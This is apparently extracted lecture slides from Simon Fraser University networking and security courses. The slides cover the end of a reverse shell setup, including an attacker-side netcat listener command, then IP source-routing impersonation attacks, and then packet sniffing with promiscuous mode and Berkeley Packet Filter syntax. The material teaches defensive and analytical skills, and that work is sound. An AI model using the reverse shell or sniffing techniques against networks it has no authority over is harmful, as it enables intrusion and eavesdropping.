
(3) Set stdin to stdout (TCP socket)

(4) Set stderr to stdout (TCP socket)

On the attacker machine:

```
$ nc -l v 9090  
Listening on [0.0.0.0] (family 0, port 9090)
```

What Happens to User Inputs




IP Routing Attacks


Network Layer: IP

routing: determines source-destination route taken by packets

- *routing algorithms*




forwarding: move packets from router's input to appropriate router output



dst address in arriving packet's header


IP Options: Source Routing

- The source determines the routers along the path
 - By stacking router addresses in the IP header.



Source Routing Attack

- Impersonate other host by creating source-routed traffic



Countermeasure

- Most routers disable IP source routing

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020

Packet Sniffing


Instructor: Khaled Diab

Goal

- Analyze network traffic for different goals.
- Useful for:
 - Intrusion Analyst: dissect network traffic to study intrusions
 - Forensic Investigator: check the extent of a malware infection
 - Attackers: understand their victim networks!


Sniffing Packets

- The process of capturing network traffic (i.e., packets)
 - By a sniffer (or a sensor)
- Packets are stored for further analysis



Sniffer Machine


- The sniffer receives network traffic
 - that wasn't destined for the sniffer
- The default behavior of NIC is to discard these packets!
 - Reduce CPU processing
 - Not useful for the sniffer!
- How can we solve this issue?



NIC: Promiscuous Mode

- Recent NICs support “promiscuous” mode
 - Allows the NIC to receive traffic not destined for the sniffer
 - The NIC then passes sniffed packets to the CPU for further processing
- Check an interface:

```
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state
UNKNOWN group default qlen 1
...
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
pfifo_fast state UP group default qlen 1000
```



NIC: Promiscuous Mode

- Enable promiscuous mode:

```
$ sudo ip link set enp0s3 promisc on
```

- Check again:

```
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state
UNKNOWN group default qlen 1
...
2: enp0s3: <BROADCAST,MULTICAST,PROMISC,UP,LOWER_UP> mtu 1500
qdisc pfifo_fast state UP group default qlen 1000
```

PROMISC enabled


Packet Filtering

- Capture or show packets matching specific fields or criteria
- Packet filtering is used during:
 - The capturing phase. Sniffer may eliminate:
 - unwanted traffic, or
 - traffic that isn't useful for detection/analysis
 - The analysis phase:
 - Analysts often need to focus on specific packets
 - E.g., HTTP packets, ARP requests, Ping (echo reply), etc.
- Berkeley Packet Filter (BPF) is the most commonly used syntax

Berkeley Packet Filters (BPFs)

- McCanne and Jacobson'93 <https://www.tcpdump.org/papers/bpf-usenix93.pdf>:
 - Filters are translated into a simple instruction/register set used to specify if packets are to be rejected, accepted
 - Safety was the key criterion when injecting filter code.
 - All programs must complete in a bounded time (no loops)

BPF Syntax



BPF Syntax

- Three types of qualifiers:
 - **type**: host, net, port, portrange
 - **dir**: src, dst
 - **proto**: ether, arp, ip, ip6, icmp, tcp, udp

tcp port 80

ip host 10.0.0.1 = ether proto \ip and host 10.0.0.1

BPF Syntax

- Match specific fields in the packet:
 - `icmp[0] == 8`

Internet Control Message Protocol (ICMP)					
Offsets	Octet	0	1	2	3
Octet	Bit	0-7	8-15	16-23	24-31
0	0	Type	Code		Checksum
4+	32+			Variable	

0 : Echo Reply

8 : Echo Request

11: Time Exceeded

BPF Syntax

- Match specific fields in the packet:
 - `ip[8] > 64`

Internet Protocol Version 4 (IPv4)												
Offsets	Octet	0		1	2		3					
Octet	Bit	0–3	4–7	8–15	16–18	19–23	24–31					
0	0	Version	Header Length	Type of Service	Total Length							
4	32	Identification			Flags	Fragment Offset						
8	64	Time to Live		Protocol	Header Checksum							
12	96	Source IP Address										
16	128	Destination IP Address										
20	160	Options										
24+	192+	Data										

BPF Syntax

- Match specific fields in the packet:
 - `tcp[14:2] == 0`

Transmission Control Protocol (TCP)						
Offsets	Octet	0	1	2	3	
Octet	Bit	0–3	4–7	8–15	16–23	24–31
0	0	Source Port			Destination Port	
4	32	Sequence Number				
8	64	Acknowledgment Number				
12	96	Data Offset	Reserved	Flags	Window Size	
16	128	Checksum			Urgent Pointer	
20+	160+	Options				

APIs and Tools

- Scapy
- libpcap
- tcpdump
- nmap
- Wireshark
- tshark
- ...

Wireshark

- Some features:
 - Packet Filters: Display and Capture (BPF)
 - Wiki: <https://wiki.wireshark.org/CaptureFilters>
 - Statistics
 - Follow Stream

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 479/980: Systems and Network Security

